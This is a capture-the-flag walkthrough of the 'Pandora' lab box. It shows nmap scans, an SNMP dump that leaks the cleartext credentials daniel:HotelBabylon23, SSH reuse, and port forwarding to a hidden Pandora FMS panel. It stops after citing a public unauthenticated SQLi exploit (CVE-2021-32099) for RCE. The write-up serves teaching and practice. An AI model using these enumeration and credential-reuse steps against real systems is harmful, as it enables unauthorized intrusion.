Pandora
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. TCP only exposes SSH and an Apache that turns out to be a rabbit hole. The clue is in UDP:161runs SNMP with the defaultpubliccommunity, and dumping it withsnmpbulkwalkleaks the credentialsdaniel:HotelBabylon23. Via reuse we log in over SSH asdaniel. A virtual host reachable only fromlocalhosthides Pandora FMS v7.0NG.742; we bring it out with port forwarding and exploit it with an unauthenticated SQLi that uploads a webshell and yields RCE asmatt(user). Forroot, a custom SUID binary (pandora_backup) callstarwithout an absolute path: PATH hijacking.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.136
64 bytes from 10.10.11.136: icmp_seq=1 ttl=63 time=118 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
TCP port scan
A full scan of all 65535 TCP ports returns just two open, 22 and 80:
nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.11.136
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Version and default-script detection on both ports confirms a recent SSH and Apache, nothing directly exploitable:
extractPorts, a .zshrc function, boils the -oG file down and leaves the ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.136
Open ports: 22,80

Ports copied to clipboard
nmap -p22,80 -sCV 10.10.11.136
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
To rule out any of these services running in a Docker container, we cross-check the exact versions on Launchpad (Ubuntu's package repository): both apache2 2.4.41 and OpenSSH show up uploaded to the Focal codename (Ubuntu 20.04):

The same lookup with SSH's exact string (1:8.2p1-4ubuntu0.3) returns the same codename:

openssh 1:8.2p1-4ubuntu0.3 source package in Ubuntu
Changelog
  openssh (1:8.2p1-4ubuntu0.3) focal; urgency=medium
  -- Athos Ribeiro   Fri, 23 Jul 2021 09:55:12 -0300
Uploaded to: Focal
Architectures: any all      Section: net
Both services share the same Ubuntu Focal codename, which suggests there's no Docker container in the way, just the host. When TCP offers nothing, look at UDP.
UDP port scan
UDP is slow, so we narrow it to the top 100 ports:
nmap -sU --min-rate 5000 -Pn -n --open --top-ports 100 10.10.11.136 | grep -v 'no-response'
PORT    STATE SERVICE REASON
161/udp open  snmp    udp-response ttl 63
Up comes 161/udp (SNMP). A targeted script scan confirms an SNMPv1/SNMPv3 server with the public community and, right away, shows it exposes the system's process list (snmp-processes):
nmap -sUCV -p161 10.10.11.136
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-processes:
|   1: Name: systemd  Path: /sbin/init
|   2: Name: kthreadd
|_  ...
That SNMP exposes the process list is the key hint: if any process started with credentials on its command line, they'll show up here. We note it and first finish squeezing port 80.
HTTP - TCP 80 (rabbit hole)
whatweb fingerprints the site and, along the way, a domain we add to /etc/hosts for virtual hosting:
whatweb http://10.10.11.136
http://10.10.11.136 [200 OK] Apache[2.4.41], Bootstrap, Email[contact@panda.htb,example@yourmail.com,support@panda.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.136], Title[Play | Landing], probably WordPressWappalyzer, in the browser, draws the same stack over PLAY's blue landing page, and adds no application layer at all: no CMS, just Apache serving a Bootstrap template.

Web servers: Apache HTTP Server 2.4.41
Operating systems: Ubuntu
UI frameworks: Bootstrap
The landing copy also drops the name that matters: PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep. That mention of network monitoring is the first hint of what will eventually turn up behind it.
We add panda.htb to /etc/hosts so we can request the virtual host by name:
echo '10.10.11.136 panda.htb' | sudo tee -a /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.136    panda.htb
With the domain resolved, we try subdomain fuzzing. Filtering by the base response size, only two hits survive, and both are false positives (400 response):
wfuzz -u http://panda.htb -w subdomains-top1million-110000.txt -H 'Host: FUZZ.panda.htb' -t 200 --hh=33560
ID           Response   Lines    Word     Chars    Payload
000009532:   400        10 L     35 W     301 Ch   "#www"
000010581:   400        10 L     35 W     301 Ch   "#mail"

We also review the landing page's source, but it only holds menu and scroll JavaScript, nothing usable:
And a content discovery run with dirsearch bears no fruit either:
dirsearch -u http://panda.htb/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://panda.htb/

[21:50:29] 301 -  307B  - /assets  ->  http://panda.htb/assets/
[21:50:55] 200 -  476B  - /assets/
Task Completed
The website is a dead end. Time to go back to what we left pending: SNMP.
SNMP - UDP 161 (credential leak)
SNMP (Simple Network Management Protocol) is used to monitor and manage network devices; when it uses the default public community string and allows reads, it tends to leak system info (processes, users, whole command lines). We dump the tree with snmpbulkwalk (faster than snmpwalk) into a file:
snmpbulkwalk -c public -v2c 10.10.11.136 > snmp_enumeration.txt
head -n 10 snmp_enumeration.txt
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
The first lines surface eye-catching words (Daniel, pandora, Mississippi), so we filter by them:
grep -iE 'daniel|pandora|Mississippi' snmp_enumeration.txt | head -n 10
iso.3.6.1.2.1.25.4.2.1.5.868  = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.1100 = STRING: "-u daniel -p HotelBabylon23"
SNMP had exposed the full command line of a process passing credentials in cleartext: daniel:HotelBabylon23. Since SSH is open, we try them there.
Auth as daniel
SSH as daniel
ssh daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
<SNIP>
daniel@pandora:~$
The credentials work as-is: reuse of the SNMP-leaked creds. daniel is an unprivileged user (the user flag isn't his yet), so we enumerate the system for the next hop.
Shell as matt
Pandora FMS hidden behind localhost
We start with Apache's config. In /etc/apache2/sites-available there's a telling virtual host:
ls /etc/apache2/sites-available
cat /etc/apache2/sites-available/pandora.conf
curl localhost
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
</VirtualHost>

# curl localhost
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
Three important facts: the VirtualHost listens on localhost:80 (not on the public IP), runs as AssignUserID matt matt (the web server acts as matt), and a curl localhost returns a redirect to /pandora_console/. So from inside the box, port 80 serves a different site than the one we saw from outside. To reach it from our Kali we set up a local port forward over SSH:
ssh daniel@10.10.11.136 -L 80:127.0.0.1:80
# lsof -i:80
COMMAND  PID    USER  FD  TYPE  DEVICE  SIZE/OFF  NODE  NAME
ssh      19210  root  4u  IPv6  57780   0t0       TCP   *:http (LISTEN)
Now http://localhost/pandora_console/ in our browser loads a Pandora FMS panel, version v7.0NG.742:

Pandora FMS v7.0NG.742: unauthenticated SQLi → file upload → RCE
Searching that version turns up a public GitHub exploit, shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated, described as an "Unauthenticated SQL injection" that impersonates the admin and drops a shell:

The repo's README ties it to CVE-2021-32099 and confirms the chain: unauthenticated SQLi → admin session theft → file upload → RCE:
